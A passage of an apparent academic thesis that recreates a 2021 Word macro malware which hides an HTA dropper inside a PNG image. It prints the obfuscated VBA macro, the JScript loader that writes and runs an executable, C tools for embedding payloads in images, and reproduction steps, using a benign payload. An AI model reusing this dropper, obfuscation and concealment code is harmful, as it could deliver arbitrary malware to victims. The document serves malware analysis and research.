The first use of Microsoft Word in malware was the WM.Concept virus in 1995, which had no malicious side effects, aside from copying itself over the master template for documents, making each new document contain a copy of the virus [36]. This virus used an early scripting language designed for Microsoft Word, but even when Microsoft Word switched to Visual Basic for Application as its scripting language, the viruses followed.

Word documents are often used as so-called lures, serving to download a malicious payload onto the victim's device, mostly using social engineering to trick the user into enabling macros and/or editing in order for the macro to be able to download or otherwise launch the malicious payload [37]. These kinds of attacks are commonly used in conjunction with spear phishing attacks, with targeted e-mails containing malicious documents as attachments sent out to a select few individuals within the organisation the attacker is targeting [12].

The ability to attach arbitrary code to something a user may view as benign is of high value to attackers. After all, the weakest link in the security of any system are the humans operating it, which is why we think that using malicious documents impersonating legitimate business-related documents are especially effective in tricking victims.

Malicious Word documents often start by asking the user to enable editing, enable macros, or both [37]. This type of social engineering attack relies on victims trusting the document and/or its author, or even their lack of technical knowledge. Once the victim allows macro execution, the attacker's script can do whatever it pleases, most often communicating with a remote server to obtain a further malicious payload, extracting a malicious payload hidden in the document, or infecting further files in the system with a copy of the malware.

3 Main Idea

Hiding malware in data files can be done in a multitude of ways and for this thesis we choose to replicate an especially interesting malware attack which occurred in 2021. It was reported on by Hossein Jazi, senior threat intelligence analyst with Malwarebytes in July 2021, on the company's blog. The article shared some important details about the malware itself, such as Indicators of Compromise (IOCs) and addresses of the command and control servers, but also a thorough write-up of the mechanisms the malware used to drop a Remote Access Tool (RAT).

The most notable part of the malware in our eyes was the fact it used an image conversion algorithm native to Microsoft Windows in order to extract the payload in a relatively benign looking operation, so we decided to recreate it in the interest of scientific rigour and checking whether the exploit still works, or if changes have occurred that make this kind of attack impossible.

The primary source for our research and recreation of the malware is the aforementioned article, which we have stuck to as closely as possible throughout. However, this wasn't always possible, and we had to engineer a handful of tools to make the malware work ourselves.

We have left out a number of parts of the virus which we deemed irrelevant to our goals; we haven't recreated the lure form or the original document form for example, as we don't find it necessary to create a convincing lure in order to demonstrate the vulnerability being exploited.

As a final disclaimer, we replaced the malicious payload with a benign application, which does not harm the computer that executes the malware. Since the focus of this work is hiding executable code within data files, we focus on that mechanism, rather than the final malicious payload itself. The original malicious document extracted an encrypted executable which decoded itself and loaded a second-stage payload into memory which established communication with a command and control server.

3.1 Malware Recreation

The malware itself consisted of multiple separate mechanisms that come together to drop and execute a malicious payload on the victim's machine. The following activity diagram shows the execution flow of the malware, with swimlanes for each individual part of the malware.

We classify this malware as a macro virus, so of course, the initial infection starts when the victim opens the macro enabled document and allows the execution of macros. This is, naturally, something one should never do for security reasons, and yet macro viruses remain a common infection vector for malware, with users often clicking the *enable macros* button out of habit, not realising the severity of their actions [18].



Target
Open Document
Enable Macros
Close the Pop-up Message Box
Word Document (WINWORD.EXE)
Save Document as HTML
Convert .PNG with Payload to .BMP with .ZIP extension
Conversion Drops Images to Directory
Run image001.zip with mshta.exe
Protect Document
MSHTA.EXE
Execute Embedded .HTA
Drop Embedded Payload to AppStore.exe
Execute AppStore.exe
Payload (AppStore.exe)
(Unimplemented Malicious Code) Decrypt Second Stage Payload and Contact C&C

Figure 3.1: Malware process graph

After the victim enables macros, a message box pops up informing the user a demonstration of the payload dropping mechanism will occur after they close the message box. In the original virus, this message box claimed that the user was using an older version of Microsoft Office [33]. Coinciding with the roll-out of the new operating system Windows 11, we believe the purpose of this message box was for the victim to dismiss any performance loss their device may suffer during the payload extraction and attribute it to the document being made compatible with their version of Microsoft Office. We conclude this because when experimenting with differently sized payloads we observed a significant performance drop on the device while the payload was extracted by `mshta.exe`.

Regardless of what option the victim selects in the message box, the macro will continue execution. The macro obfuscates key constants in order to avoid automated detection and to make analysis more difficult. The chosen obfuscation methodology includes introducing encoded strings, misleading variable names as well as some excess declarations to serve as smoke and mirrors for analysts.

```
MyCalc = "d2lubWdtdHM6Ly8uL3Jvb3QvY2ltdjI6V2luMzJfUHJvY2Vzcw==" '
  winmgmts://./root/cimv2:Win32_Process
Dim Calc As String : Calc = Decode(MyCalc)
Dim MyValue As String : MyValue = "bXNodGE=" ' mshta
Dim Value As String : Value = Decode(MyValue)
Dim MyExt1 As String : MyExt1 = "emlw" ' zip
Dim Ext1 As String : Ext1 = Decode(MyExt1)
```

Listing 3.1: Encoded strings in the macro

The main purpose of the macro is to execute a payload loader and then remove all traces of its presence from the system. It achieves this with a creative mechanism – the document is saved as HTML, which extracts the contents of the document, most importantly for us the images, to a subdirectory, while appearing completely benign. The next misleading step is a simple call to `WIA_ConvertImage`, an image conversion function. This function is *supposed* to convert and image from one format to another, in this case PNG to BMP, but it in fact achieves a more sinister goal. During the image conversion process, an embedded `Zlib` archive appended to the PNG image gets extracted, appending a HTML Application (HTA) document to the end of the resulting BMP image.

In the final step of execution within Microsoft Word, the macro uses the Microsoft HTML Application Host (MSHTA) executable to run the resulting BMP image and deleting all the artefacts left behind by the macro.

Handing off to MSHTA, the malware runs a heavily obfuscated HTA document which serves to drop the payload. This is the most obfuscated part of the code we covered and while the unobfuscated code has less than 20 lines of code, the obfuscated version has almost three times as many. The executable payload is also stored directly in the HTA, leading to a massively inflated line count if we count it, since even small executables serialise to thousands of lines in the chosen serialisation method.

This part of the malware uses a few quirks of the JavaScript language to make analysis even harder, chief among which is the use of bracket notation in object access. Using the fact that all arrays in JavaScript are objects, their properties can be accessed using bracket notation as well as dot notation, in short: `foo.push()` and `foo['push']()` are considered to be equivalent and equally valid notations. The malware further combines this by saving the property names in an array accessed via a special function that takes an input and converts it into a valid index. The array is also shuffled during execution for good measure. This all leads to severly worsened readability of function calls, such as `e[_0x556975(0x1ec)]('MZ')` [1], making analysis more difficult.

The executable is stored in memory as an array of Unicode characters represented numerically, corresponding to the `unsigned short` data type in C. This array is joined into a string using the JavaScript `String.fromCharCode()` function and then written to a file using a Microsoft JScript object, namely `ActiveXObject("Scripting.FileSystemObject")`, the same object used in the VBA section of the malware. Finally, the payload is executed using another Microsoft JScript object, `ActiveXObject('WScript.Shell')`, which hands off execution to the payload, `AppStore.exe`.

`AppStore.exe` is where we stopped our implementation, as what happens next is essentially the virus' endgame. A malicious executable has been dropped onto the user's system and executed, the author is free to do as they please. In the original attack, the

[1] Unobfuscated: `file.Write('MZ')`.

payload loads a base 64 encrypted second stage payload into memory and decrypts it in order to establish communications with a command and control server, with all the API requests between the infected device and the command and control server being encrypted with a custom algorithm similar to one used in a previous incident attributed to Lazarus APT [33].

4 Implementation


One of the reasons that malware such as the one we analysed can be hard to de-obfuscate and analyse is the interplay of the different tools that go into creating it. In recreating this malware, we identified 5 different items that needed to be worked on individually for the malware to work. These 5 items fall within 4 categories, corresponding to the following subsections.

The implementation closely followed an article by Hossein Jazi, senior threat intelligence analyst with Malwarebytes, published on the blog of the company. The article gave us the baseline for the recreation, showing the most important parts of the malicious document and the payload, for us to base our re-implementation on. Some methods the malware authors used to create the payload were not disclosed in the article, so we needed to improvise our own solutions.

4.1 Payload

The payload itself is the part of the work we took the most liberty with. Originally, the executable dropped by the payload loader contained an encrypted second-stage payload that communicated with a command and control server, something truly out of scope of this work. Instead, we decided to keep it simple and create two dummy payloads instead.

The first dummy payload we created was a simple C Hello World program that printed a message to the screen and waited for user input, upon which it halted. This payload was created in order to have a payload of a minimal size that is can be extracted quickly by the loader. Additionally, since this payload is executed in the background by the HTA, it will continue running indefinitely since it will never record the key press needed to terminate. We view this as beneficial, since it makes the malware execution easier to observe and recreates the notion of a process being left behind to communicate with the command and control servers.



```
sam@riesling ~/u/t/i/s/payload (payload)> ./payload
Payload executed! Press any key to continue...
```

Figure 4.1: The simple payload used in the malware recreation

The second payload was a larger payload with a simple GUI that was meant to pop up on the victim's screen after a successful execution. We tried creating the executable in multiple different languages using Microsoft Visual Studio, but in the end even the most minimal payloads were around 80 megabytes in size, leading to hugely inflated sizes across the different stages of the payload deployment. Working with such large payloads proved to be inefficient, and we decided to stick with the first payload.

4.2 Payload Creation Utilities - C

Creating all the separate parts of the payload is something the original article didn't dive into, so we decided to create our own utilities to aid in this process.

There were two tasks that needed to be done to prepare the payload executable for use:

1. Serialise the payload executable into a JavaScript array of Unicode character codes and embed it into the HTML Application (HTA)
2. Compress the HTA and attach it to the end of a PNG image

4.2.1 Payload Serialisation

The payload serialisation was a rather straightforward process. Since the payload loader deserialises the payload by using the JavaScript static method `String.fromCharCode()` we want to split the payload executable into an array of conformant data. The `String.fromCharCode()` method takes an arbitrary number of arguments, all of which are numbers between 0 and 65535 – this corresponds to the `unsigned short` data type in C.

The utility functions in a very straightforward manner, it reads the executable file at the path provided as the first argument to the program and saves it into a buffer array of `unsigned short` elements and then prints it to `stdout`, which can be redirected to a file. We chose to print to `stdout` in order to make writing to the HTA file easier in an automated script. The output is an array that can be copied into the source code of the HTA file directly.

```c
int print_array(FILE *file) {
  size_t read;
  unsigned short buffer[8192];

  // Use var over const because MS JScript doesn't always support it
  printf("var data = [\n  ");
  do {
    read = fread(buffer, 2, sizeof buffer / 2, file);
    for (size_t i = 0; i < read; i++) {
      printf("%d, ", buffer[i]);
      if (i % 10 == 0 && i != 0) {
        printf("\n  ");
      }
    }
  } while (read > 0);

  printf("\n]\n");
  return 1;
}
```

Listing 4.1: Payload serialisation function

4.2.2 Embedding the Payload in an Image

The second utility works in a very similar manner. Its purpose is essentially just concatenating two files, so it alternates reading from the input file and appending to the output file using a buffer of `unsigned char` elements. We also implemented rudimentary input argument checking to help a user order the arguments correctly – the program expects the target PNG file as the first argument and the compressed payload as the second argument.

```c
int hide_payload(FILE *image, FILE *executable) {
  unsigned long read, wrote;
  unsigned char buffer[8192];
  unsigned char iend[] = {73, 69, 78, 68};

  // Overwrite the IEND PNG image trailer
  fseek(image, -4, SEEK_END);

  // Skip the zlib header for the appended file -- appends to the
  // existing zlib data
  fseek(executable, 3, SEEK_SET);
  do {
    read = fread(buffer, 1, sizeof buffer, executable);
    wrote = fwrite(buffer, 1, read, image);

    // Indicates an error while writing
    if (wrote != read) {
      return 0;
    }
  } while ((read > 0));

  // Append the IEND image trailer behind the appended data
  fwrite(iend, 1, 4, image);
  return 1;
}
```

Listing 4.2: Payload concealment function to attach the compressed HTA to the PNG.

The full source code of both of utilities can be found on the GitHub repository for this work[1], with a full guide on reproducing the results of this thesis in the Reproducing Results section.

4.3 Payload Loader - JavaScript

The payload loader, or payload dropper, is responsible for reconstructing the executable payload on the victim's device and running it. It is written in JavaScript, or more precisely, Microsoft JScript, a substandard of JavaScript with added capabilities meant to be run on Microsoft Windows systems, for example by the application we are using to execute the HTML Application (HTA) hosting the payload loader.

[1] `https://github.com/memoriesadrift/bsc-thesis`

The only contents of the HTA are an empty body and an HTML script tag containing the payload loader, so we don't deem it necessary to discuss it and will focus solely on the JavaScript contents of the script tag.

It is evident that the attackers wanted this part of the malware code to be the hardest to analyse, as it is more heavily obfuscated than any other part of the code we analysed. Only the second-stage payload which we didn't analyse or recreate was more obfuscated. These obfuscations are mostly symbolic in nature, relying on quirks of the JavaScript programming language as well as string encoding, usage of hexadecimal numbers instead of decimal numbers, as well as indirection in array accesses.

As a first step in our re-implementation process, we reconstructed the original source code by de-obfuscating the program. It is important to note that the code is de-obfuscated to run using Microsoft JScript and isn't necessarily the simplest or most elegant way to write the program, adhering to modern JavaScript best-practices.

```
window.resizeTo(0, 0)
try {
  var data = [104,101, ... ] // payload
  var path = "C:\\Users\\Public\\Libraries\\AppStore.exe"
  var fso = new ActiveXObject("Scripting.FileSystemObject")

  var content = ''
  for (var i = 0; i < data.length; i++) {
    content.push(String.fromCharCode(data[i]))
  }

  var file = fso.CreateTextFile(path, true)
  file.Write("MZ")
  file.Close()

  file = fso.OpenTextFile(path, 8, false, -1)
  file.Write(content)
  file.Close()
  var shell = new ActiveXObject("WScript.Shell")
  shell.Run(path, 0)

} catch (error) {}
window.close()
```

Listing 4.3: Unobfuscated payload loader

When looking at this unobfuscated source code, the functionality of the program as a whole is clear – it uses Microsoft Windows native tools available in Microsoft JScript to create a file (`AppStore.exe`) and writes `MZ` to it, followed by strings obtained from an array of 16-bit numbers, then it runs the file.

Obfuscation is a technique used to hide implementation details from analysis of the source code, and while provably secure obfuscation which doesn't reveal any details is impossible, it nevertheless remains a popular tactic to protect from analysis, especially by malware authors [38].

The first and most benign of the obfuscations used was the replacement of readable variable names with gibberish, such as hexadecimal values prefixed with underscores (as

JavaScript variable names may not start with a number), or even single letters. For example, data used during the program's execution to run commands is stored in an array which eschews a readable name for `_0x4fba`. Additionally, numbers aren't handled in decimal form, but rather in hexadecimal form. Since most of us aren't used to working with hexadecimal numbers, this impedes readability further.

Another interesting obfuscation comes from how the array is accessed. There are two obfuscations at play here, the first is the fact that the function used to access array elements, `_0x187d`, has two arguments, with the second going unused. The second obfuscation present in this function is that it retrieves a value at a fixed offset from the index provided in the first argument of the function, introducing a layer of indirection.

A final noteworthy element in this part of the code is how the path string is saved in the array as a split string, we assume this is in order to not be discovered by automated scanners looking for paths.

```javascript
var _0x4fba = [
  'OpenTextFile', 'CreateTextFile', '245822eefsqR', '598829yCFgdo',
  'close', '302606ILGEZd', '124169YwNuaX', 'resizeTo', 'Close', 'Write',
  '718973kiZVEV', 'fromCharCode', 'C:/U' + 'sers/Publi' + 'c/Librarie' +'
    s/App' + 'Store.e' + 'xe',
  '108898gckcJk', '1hfvbvr', '1oCpDrk', '1TeNYee', '392776SHsKeZ'
]

var _0x187d = function(_0x1d5195, _0x59a857) {
  _0x1d5195 = _0x1d5195 - 0x1dc;
  var _0x4fbae6 = _0x4fba[_0x1d5195];
  return _0x4fbae6;
}
```

Listing 4.4: Obfuscated data retrieval from an array.

The next obfuscation of note relies on a quirk of the JavaScript language, and we found it very interesting for this reason. *Objects* in JavaScript are complex data structures akin to dictionaries which allow arbitrary storage of key value data. These properties are most commonly accessed using dot notation, but bracket notation is also possible, allowing for programmatic access of object properties using arbitrary strings. Bracket notation is considered unsafe and is very rarely used in practice, meaning the average reader will be confused by code that uses it, such as this payload loader. The complexity is further increased by the use of the function described in listing 4.4 to further obscure what is actually happening.

```javascript
// content += String.fromCharCode(data[i])
content += String[_0x556975(0x1dc)](data[i]);
```

Listing 4.5: Bracket notation object property access with obfuscated argument.

Overall, these obfuscations slightly impede analysis without slowing the execution of the loader in any significant way. For completeness' sake we use the obfuscated loader in the malware recreation, though we have tested the unobfuscated loader as well to verify correctness. The listing below shows the whole obfuscated payload with explanatory comments alongside each obfuscated part.

```
// Data array used to execute commands
var _0x4fba = [
  'OpenTextFile', 'CreateTextFile', '245822eefsqR', '598829yCFgdo',
  'close', '302606ILGEZd', '124169YwNuaX', 'resizeTo', 'Close', 'Write',
  '718973kiZVEV', 'fromCharCode', 'C:/U' + 'sers/Publi' + 'c/Librarie' +'s/App' + 'Store.e' + 'xe',
  '108898gckcJk', '1hfvbvr', '1oCpDrk', '1TeNYee', '392776SHsKeZ'
] // split the path string to make automated scanning more difficult

// Pointless second argument for obfuscation
var _0x187d = function(_0x1d5195, _0x59a857) {
  _0x1d5195 = _0x1d5195 - 0x1dc;
  var _0x4fbae6 = _0x4fba[_0x1d5195];
  return _0x4fbae6;
}

var _0x556975 = _0x187d // Function alias

// self invoking function
// arg1: the command array _0x4fba
// arg2: the value 0x6d993 == 448915
//
// Reorders the array elements until they are in the following order:
// [
//   fromCharCode, C:/Users/Public/Libraries/AppStore.exe,
//   108898gckcJk, 1hfvbvr, 1oCpDrk, 1TeNYee, 392776SHsKeZ,
//   OpenTextFile, CreateTextFile, 245822eefsqR, 598829yCFgdo,
//   close, 302606ILGEZd, 124169YwNuaX, resizeTo, Close, Write,
//   718973kiZVEV
// ]
(function(_0x284e13, _0x5d8387) {
  var _0x113863 = _0x187d; // Function alias
  while (!![]) {
    try {
      var _0x589f0d = parseInt(_0x113863(0x1e2)) + -parseInt(_0x113863(0x1df))
          * parseInt(_0x113863(0x1e8)) + parseInt(_0x113863(0x1de))
          + parseInt(_0x113863(0x1e6)) + -parseInt(_0x113863(0x1ed))
          + -parseInt(_0x113863(0x1e1)) * -parseInt(_0x113863(0x1e5))
          + parseInt(_0x113863(0x1e9)) * parseInt(_0x113863(0x1e0));
      if (_0x589f0d === _0x5d8387) break;
      // places first element at the back of arr
      else _0x284e13['push'](_0x284e13['shift']());
    } catch (_0xecf87d) {
      // the error path ultimately does the same as the
      // normal path if _0x589f0d != _0x5d8387 (second arg)
      // places first element at the back of arr
      _0x284e13['push'](_0x284e13['shift']());
    }
  }
  // Calls window.resizeTo(0, 0)
}(_0x4fba, 0x6d993), window[_0x556975(0x1ea)](0x0, 0x0));
```

```
try {
  var b = new ActiveXObject('Scripting.FileSystemObject'),
    d = _0x556975(0x1dd); // d = 'C:/Users/Public/Libraries/AppStore.exe'

  e = b[_0x556975(0x1e4)](d, !![]), //call Scripting.FileSystemObject.
   CreateTextFile(path, true)
    e[_0x556975(0x1ec)]('MZ'), // call Scripting.FileSystemObject.Write('
   MZ') on the created file
    e['Close'](); // close the file
  var data = [144, 3, 0, 4, 0, 65535, 0, 184], // replace with payload
      i, len;
  len = data['length'];
  var content = '';
  for (i = 0x0; i < len; i++) {
    content += String[_0x556975(0x1dc)](data[i]); // content += String.
   fromCharCode(data[i])
  }
  e = b[_0x556975(0x1e3)](d, 0x8, ![], -0x1), // call Scripting.
   FileSystemObject.OpenTextFile(path, 8, false, -1)
    e[_0x556975(0x1ec)](content), // call Scripting.FileSystemObject.
   Write(content) on the opened file
    e[_0x556975(0x1eb)](); // close the file
  var c = new ActiveXObject('WScript.Shell');
  c['Run'](d, 0x0); // run the payload

} catch (_0x1f5265) {}
window[_0x556975(0x1e7)](); // window.close()
```
Listing 4.6: Obfuscated payload loader.

4.3.1 Compressing the Payload Loader

Since the payload loader is the final payload that needs to be attached to the image, we need to adequately prepare it for this task. In practice, this means compressing it in the same way the PNG data is stored and masking it as part of the image.

To compress the data the same way as the PNG data stream, we need to achieve the following compression signature using the `binwalk` utility: `Zlib compressed data, default compression`. Standard compression tools we used often append additional headers that we don't want and we found the easiest and most straightforward utility to use to simply compress data using default Zlib compression to be `zlib-flate`, which is part of the `qpdf` package on Linux systems. This can be applied to the HTA payload using the following command: `zlib-flate -compress < payload.hta > compressed_payload.zip`.

The payload is now ready to be embedded within the PNG image using the payload creation utilities described in section 4.2.

4.4 Microsoft Word Document - VBA Payload

Recreating the final Microsoft Word Document made all the other parts come together. Even though the main structure of the document macro payload was outlined in the article, some notable functions were not shown, such as the Base 64 decoding function and, most importantly, the payload extracting `WIA_ConvertImage` function.

The lack of this function made recreating the malware a lot more difficult. At first, we thought that the function might be a library function, but it turned out to simply be a name for an image conversion function which uses the Windows Image Acquisition (WIA) API. While searching for the function online, we found a code dump of a malicious document which heavily resembled our analysed payload on `www.docguard.io`[2]. While this function may have not been identical to the one in our analysed payload, it provided a good starting point for our testing.

```
Public Function WIA_ConvertImage(sInitialImage As String, sOutputImage As
     String, Optional lQuality As Long = 85) As Boolean
    On Error GoTo Error_Handler
    Dim oWIA As Object    'WIA.ImageFile
    Dim oIP As Object     'ImageProcess
    Dim sFormatID As String
    Dim sExt As String
    sFormatID = "{B96B3CAB-0728-11D3-9D7B-0000F81EF32E}"
    sExt = "BMP"
    If lQuality > 100 Then lQuality = 100
    Set oWIA = CreateObject("WIA.ImageFile")
    Set oIP = CreateObject("WIA.ImageProcess")
    oIP.Filters.Add oIP.FilterInfos("Convert").FilterID
    oIP.Filters(1).Properties("FormatID") = sFormatID
    oIP.Filters(1).Properties("Quality") = lQuality
    oWIA.LoadFile sInitialImage
    Set oWIA = oIP.Apply(oWIA)
    oWIA.SaveFile sOutputImage
    WIA_ConvertImage = True

Error_Handler_Exit:
    On Error Resume Next
    If Not oIP Is Nothing Then Set oIP = Nothing
    If Not oWIA Is Nothing Then Set oWIA = Nothing
    Exit Function

Error_Handler:
    Resume Error_Handler_Exit
End Function
```

Listing 4.7: The image conversion function obtained from a source code dump.

This function is tailored for the purpose of this malware, only converting what is necessary for the malware to run – a proper implementation of image conversion using WIA that we found supports multiple formats, for example. Of note is also that this function isn't obfuscated at all, as its benign functionality serves as the obfuscation.

Unfortunately, this function failed to replicate the behaviour we wanted to achieve. When we tried compressing the malicious HTML Application (HTA) file into a plain

[2] `https://app.docguard.io/0193bd8bcbce9765dbecb288d46286bdc134261e4bff1f3c1f772d34fe4ec695/results/codes` [Last accessed 3.6.2022]

ZIP file and attaching it to a PNG image, we were unable to get the conversion function to decompress the appended archive. Since this function is central to the malware obfuscation, the inability to recreated presents a large obstacle in verifying the malware functionality. We attempted to contact the original researcher for clarification, however we haven't received an answer yet. Regardless, we believe documenting our recreation process may be meaningful for future research.

The document creation was relatively simple – after the malicious PNG is placed into the document, it gets the file name `image001.png` internally, which manifests later throughout the malware's execution. After this, the document is ready to be used. After a victim opens the document and enables macros, a message box pops up letting the user know that the malware will begin executing, in our case.

Malware execution starts by decoding a set of Base 64 encoded values. Following this a path is defined where the document is saved as HTML. This step is important as it extracts all the images embedded within the document into a subdirectory, allowing us to manipulate them programmatically. After this, it also protects itself in order to avoid the user manipulating the document. In the original attack this is where the lure form was opened, however we decided that implementing it would be superfluous.

```
    DocName = ActiveDocument.Name
    If InStr(DocName, ".") > 0 Then
        DocName = Left(DocName, InStr(DocName, ".") - 1)
    End If

    TempPath = Environ("Temp") & "\" & DocName

    ActiveDocument.SaveAs TempPath, wdFormatHTML, , , , , True
```

Listing 4.8: The malicious document saving itself to extract embedded images.

After this step, the meat of the attack happens. First, the extracted PNG image is converted to BMP. Interestingly, however, the converted file is given a `.zip` extension. This image is then executed by using the decoded versions of the encoded strings as arguments. Aside from the image conversion function not extracting the embedded payload as we required, we also discovered another bug within this part of the malware. This bug, interestingly, affected string concatenation of the argument passed to `objWMIService.Create()`. When using the variable `Value` in the concatenation, the result of the concatenation would be just the variable `Value`, with the other concatenated elements not being present in the resulting string. Replacing the variable with its contents, `mshta`, solved this issue.

```
    TempPath = TempPath & "_files"
    CreatedImageFilePath = TempPath & "\" & imageFileName
    CreatedImageBMPFilePath = Environ("Temp") & "\" & Left(imageFileName,
     InStrRev(imageFileName, ".")) & Ext1

    Call WIA_ConvertImage(CreatedImageFilePath, CreatedImageBMPFilePath)

    Set objWMIService = GetObject(Calc)
    ' Replace Value with "mshta" for string concatenation to succeed
    objWMIService.Create Value & " " & CreatedImageBMPFilePath

    Kill TempPath & "\*.*"
    RmDir TempPath
```

Listing 4.9: The meat of the macro – extracting the payload from the converted image and executing it.

The final two lines of the macro are dedicated to the document covering its tracks. The `Kill` function deletes all files at the given path and `RmDir` removes the now empty directory cleared by the `Kill` function. This assures all the temporary files are removed, except the running payload which was extracted outside the `DocumentName_files` directory (see `CreatedImageBMPFilePath` assignment in listing 4.9).

4.5 Reproducing Results

The full implementation code as well as the full text and LaTeX code of the thesis itself can be found on our GitHub, in the following repository: `https://github.com/memoriesadrift/bsc-thesis`.

4.5.1 Requirements to Run

Since the recreated malware is designed to run on the Microsoft Windows operating system, running it requires an installation of this operating system, preferably Windows 10. The development of all the tools except for the Word Document itself was conducted on a GNU/Linux system, with all the tools being tested on a Windows 10 physical and virtual machine. Aside from the compression mechanism used in this work, all tools have been tested on Windows as well.

Microsoft Word Document and VBA Payload

For editing the code of the macro, a Microsoft Office installation is required, while Microsoft Office running on a Windows operating system (ideally Windows 10) is required to run the code. Don't forget to permit macro execution in Microsoft Word.

For viewing convenience we have included the embedded macros in a separate file in the implementation folder on GitHub, it can be found under `macro.vb`.

Payload

While an arbitrary payload can be attached to the PNG image, the payload provided is a simple C console application which can be compiled with any C compiler to run on the target operating system. For use with the recreated document we recommend compiling using the GNU C Compiler (GCC) on Windows. We tested compilation on GNU/Linux as well as on the Windows 10 operating systems.

The payload creation utility can be used to attach an arbitrary payload, removing the reliance on the provided payload.

Payload Creation Utilities

The payload creation utilities are written in C with no reliance on non-standard C libraries and a compilation shell script is included for convenience. Compilation and execution were tested on GNU/Linux as well as Windows 10 using GCC.

Payload Loader

The payload loader is Microsoft JScript embedded directly within an HTML Application (HTA) file and is used to drop the executable on the target's device. It is important to note that it is not intended to be executed outside a Microsoft Windows environment, as it relies on objects and utilities provided by the Microsoft JScript standard, a substandard of JavaScript. The script itself should run without issues on Windows 10, where we tested it.

The HTA file must be populated with a data array containing the payload executable. To generate an array from an executable, use the `generate_payload_array` C utility provided with the payload creation utilities.

4.5.2 Recreating the Malicious Document

We provide a shell script that can be used to generate a malicious PNG file given any PNG image and executable, running through all the steps automatically. This script can technically be executed on Windows, but it relies on a Linux package, `zlib-flate` to compress data in a minimal manner. On Windows, we recommend simply manually running through all the necessary steps without relying on the script, perhaps using a Linux virtual machine to compress the payload, though at that point it's easier to simply run the whole script in a Linux virtual machine.


In order to run the script, the `zlib-flate` utility must be installed on your system. It is the most minimal compression utility that we were able to find, however if you prefer to use a different one just edit the script to use it instead. To install the `zlib-flate` utility, one must install the `qpdf` package with, for example `apt install qpdf` or `pacman -S qpdf`[3].

The script goes through the following steps, which can be followed for manually recreating the malware as well.

1. Compile payload creation utilities (see subsection 4.2)
2. Generate a JavaScript array from the provided executable (also see subsection 4.2)
3. Construct the malicious HTA file with the gtheenerated array (see subsection 4.3)
4. Compress the HTA file and append it to the provided image (see subsection 4.2)

After these steps have been preformed, the next step is creating the malicious document, which has to be performed using the Microsoft Windows operating system.

